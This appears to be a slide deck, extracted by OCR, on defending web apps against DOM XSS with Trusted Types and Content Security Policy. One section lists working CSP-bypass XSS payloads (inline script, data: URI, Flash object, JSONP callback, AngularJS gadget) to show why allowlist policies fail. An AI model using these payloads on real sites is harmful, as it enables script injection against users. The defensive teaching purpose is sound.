
Vulnerabilities by Industry



Source: HackerOne report, 2018

Figure 5: Listed are the top 15 vulnerability types platform wide, and the percentage of vulnerabilities received per industry

Vulnerabilities by Industry




1. Common web security flaws

2. Web platform security features




1. Injection defenses



2. Isolation mechanisms



1. Injection defenses



2. Isolation mechanisms

Injection defenses:

Trusted Types

Eliminate risky patterns from your JavaScript by requiring typed objects in dangerous DOM APIs.



How does DOM XSS happen?

DOM XSS is a client-side XSS variant caused by the DOM API not being secure by default

- User controlled **strings** get converted into code
- Via dangerous DOM APIs like:

`innerHTML`, `window.open()`, ~60 other DOM APIs

Example: `https://example.com/#`

```
var foo = location.hash.slice(1);  
document.querySelector('#foo').innerHTML = foo;
```


location.open HTMLFrameElement.srcdoc

HTMLMediaElement.src HTMLScriptElement.InnerText

HTMLInputElement.formAction document.write location.href

HTMLSourceElement.src

HTMLAreaElement.href HTMLInputElement.src

Element.innerHTMLHTML

HTMLFrameElement.src HTMLBaseElement.href

HTMLTrackElement.src HTMLButtonElement.formAction

HTMLScriptElement.textContent HTMLImageElement.src

HTMLFormElement.action

HTMLEmbeddedElement.src location.assign

The idea behind Trusted Types



typed objects

Require **strings** for passing (HTML, URL, script URL) values to DOM sinks.

HTML string

Script string

Script URL string

becomes



TrustedHTML

TrustedScript

TrustedScriptURL

The idea behind Trusted Types



When Trusted Types are **enforced**

```
Content-Security-Policy: require-trusted-types-for 'script'
```

DOM sinks **reject strings**

```
element.innerHTML = location.hash.slice(1); // a string
```

```
✖ ▶ Uncaught TypeError: Failed to set the 'innerHTML' property on 'Element': This document requires demo2.html:9
  'TrustedHTML' assignment.
  at demo2.html:9
```

DOM sinks **accept typed objects**

```
element.innerHTML = aTrustedHTML; // created via a TrustedTypes policy
```

Creating Trusted Types



1. Create policies with validation rules

```
const SanitizingPolicy = TrustedTypes.createPolicy('myPolicy', {  
  createHTML(s: string) => myCustomSanitizer(s)  
}, false);
```

2. Use the policies to create Trusted Type objects

```
// Calls myCustomSanitizer(foo).  
const trustedHTML = SanitizingPolicy.createHTML(foo);  
element.innerHTML = trustedHTML;
```

3. Enforce "myPolicy" by setting a Content Security Policy header

```
Content-Security-Policy: require-trusted-types-for 'script'
```

The idea behind Trusted Types



When Trusted Types are in **reporting** mode

```
Content-Security-Policy-Report-Only: require-trusted-types-for 'script'; report-uri /cspReport
```

DOM sinks accept & report **strings**

```
element.innerHTML = location.hash.slice(1); // a string
```

```
✖ ▶ [Report Only] This document requires 'TrustedHTML' assignment.
```

DOM sinks accept **typed objects**


```
element.innerHTML = aTrustedHTML; // created via a TrustedTypes policy
```

Trusted Types Summary



Reduced attack surface:

The risky data flow will always be:



Simpler security reviews - dramatically minimizes the trusted codebase

Compile time & runtime security validation

No DOM XSS - if policies are secure and access restricted

```
function redirect() {}  
  if (success) {  
    location = getParamFromQu  
      'redirectURL'  
  }  
}
```

Try Trusted Types now!
web.dev/trusted-types

[Home](#) > [All articles](#)

Prevent DOM-based cross-site scripting vulnerabilities with Trusted Types

Reduce the DOM XSS attack surface of your application.

Mar 25, 2020

Available in: [English](#), [Español](#), [Português](#), [Русский](#), [中文](#), [日本語](#), and [한국어](#)

Appears in: [Safe and secure](#)

Injection defenses:

Content Security Policy Level 3

Mitigate XSS by introducing fine-grained controls on script execution in your application.

CSP Basics




CSP is a strong **defense-in-depth** mechanism against **XSS**

Developers can control which

`<script>`

scripts get executed



plugins are loaded

Note: CSP is not a replacement for proper escaping or fixing bugs!

Enabling CSP



Response Header



▼ Response Headers

```
content-security-policy: script-src 'nonce-r4nd0m' 'strict-dynamic';object-src 'none'; base-uri 'none';  
content-type: text/html; charset=UTF-8
```

Two modes

Enforcement: Content-Security-Policy

Report Only: Content-Security-Policy-Report-Only

What most people associate with a CSP

.. are allowlist (host) based CSPs, however these aren't a good fit to mitigate XSS

▼ Response Headers

alt-svc: clear

cache-control: no-cache, no-store, max-age=0, must-revalidate

content-encoding: gzip

content-security-policy: script-src https://clients4.google.com/insights/consumersurveys/ https://www.google.com/js/bg/ 'self' 'unsafe-inline' 'unsafe-eval' https://mail.google.com/_scs/mail-static/ https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://apis.google.com/_scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_scs/apps-static/_js/ https://ssl.gstatic.com/inputtools/js/ https://inputtools.google.com/request https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_js/ https://*.hangouts.sandbox.google.com/;frame-src https://clients4.google.com/insights/consumersurveys/ https://calendar.google.com/accounts/ https://ogs.google.com https://onogoogle-autopush.sandbox.google.com 'self' https://accounts.google.com/ https://apis.google.com/u/ https://apis.google.com/_streamwidgets/ https://clients6.google.com/static/ https://content.googleapis.com/static/ https://mail-attachment.googleusercontent.com/ https://www.google.com/calendar/ https://calendar.google.com/calendar/ https://docs.google.com/ https://drive.google.com https://*.googleusercontent.com/docs/securesc/ https://feedback.googleusercontent.com/resources/ https://www.google.com/tools/feedback/ https://support.google.com/inapp/ https://*.googleusercontent.com/gadgets/ifr https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www-gm-opensocial.googleusercontent.com/gadgets/ https://plus.google.com/ https://wallet.google.com/gmail/ https://www.youtube.com/embed/ https://clients5.google.com/pagead/drt/dn/ https://clients5.google.com/ads/measurement/jn/ https://www.gstatic.com/mail/ww/ https://www.gstatic.com/mail/intl/ https://clients5.google.com/webstore/wall/ https://ci3.googleusercontent.com/ https://gsuite.google.com/u/ https://gsuite.google.com/marketplace/appfinder https://www.gstatic.com/mail/promo/ https://notifications.google.com/ https://tracedepot-pa.clients6.google.com/static/ https://mail-payments.google.com/mail/payments/ https://staging-taskassist-pa-googleapis.sandbox.google.com https://taskassist-pa.clients6.google.com https://appsassistant-pa.clients6.google.com https://apis.sandbox.google.com https://plus.sandbox.google.com https://notifications.sandbox.google.com/ https://*.hangouts.sandbox.google.com/ https://gtechnow.googleplex.com https://gtechnow-qa.googleplex.com https://test-taskassist-pa-googleapis.sandbox.google.com https://autopush-appsassistant-pa-googleapis.sandbox.google.com https://staging-appsassistant-pa-googleapis.sandbox.google.com https://daily0-appsassistant-pa-googleapis.sandbox.google.com https://daily1-appsassistant-pa-googleapis.sandbox.google.com https://daily2-appsassistant-pa-googleapis.sandbox.google.com https://daily3-appsassistant-pa-googleapis.sandbox.google.com https://daily4-appsassistant-pa-googleapis.sandbox.google.com https://daily5-appsassistant-pa-googleapis.sandbox.google.com https://daily6-appsassistant-pa-googleapis.sandbox.google.com https://*.prod.amp4mail.googleusercontent.com/ https://chat.google.com/ https://dynamite-preprod.sandbox.google.com https://*.client-channel.google.com/client-channel/client https://clients4.google.com/invalidation/lcs/client https://tasks.google.com/embed/ https://keep.google.com/companion https://addons.gsuite.google.com https://contacts.google.com/widget/hovercard/v/2 https://*.googleusercontent.com/confidential-mail/attachments/;report-uri

Many allowlist CSP bypasses...



..if used for XSS mitigation. There are other use cases where an allowlist CPS can make sense.

'unsafe-inline' in script-src

```
script-src 'self' 'unsafe-inline';  
object-src 'none';
```

CSP-Bypass:

```
">'><script>alert(1337)</script>
```

URL scheme/wildcard in script-src

```
script-src 'self' https: data: *;  
object-src 'none';
```

CSP-Bypass: ">'><script

```
src=data:text/javascript,alert(1337)  
></script>
```

Missing or lax object-src

```
script-src 'none';
```

CSP-Bypass: ">'><object

```
type="application/x-shockwave-flash"  
data='https://ajax.googleapis.com/ajax/  
libs/yui/2.8.0r4/build/charts/assets/  
charts.swf?allowedDomain=\"}))})catch(  
e){alert(1337)}//'  
<param name="AllowScriptAccess"  
value="always"></object>
```

JSONP-like endpoint in whitelist

```
script-src 'self' whitelisted.com;  
object-src 'none';
```

CSP-Bypass: ">'><script

```
src="https://whitelisted.com/jsonp?c  
allback=alert">
```

AngularJS library in whitelist

```
script-src 'self' whitelisted.com;  
object-src 'none';
```

CSP-Bypass: "><script

```
src="https://whitelisted.com/angularjs/  
1.1.3/angular.min.js"></script>  
<div ng-app ng-csp id=p  
ng-click=$event.view.alert(1337)>
```

Research on this topic:

CSP is Dead, Long Live CSP

On the Insecurity of Whitelists and the Future of Content Security Policy
Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, Artur Janc
ACM CCS, 2016, Vienna



<https://goo.gl/VRuuFN>



CSP Evaluator

CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against [cross-site scripting attacks](#). It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a [large-scale study](#) and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a [Chrome extension](#)) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

Content Security Policy

[Sample unsafe policy](#) [Sample safe policy](#)

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com
          http://www.google-analytics.com/gtm/js https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src https: data;;
child-src data;;
foobar-src 'foobar';
report-uri http://csp.example.com;
```

CSP Version 3 (nonce based + backward compatibility checks)

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

[expand/collapse all](#)

script-src	Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.	
style-src		
default-src		
img-src		
child-src		
foobar-src	Directive "foobar-src" is not a known CSP directive.	
report-uri		
object-src [missing]	Can you restrict object-src to 'none'?	
require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.	

Try the CSP Evaluator to spot obvious gaps in your CSP (use case: XSS mitigation)

csp-evaluator.withgoogle.com

Better, faster, stronger: nonce-based CSP!



Content-Security-Policy:

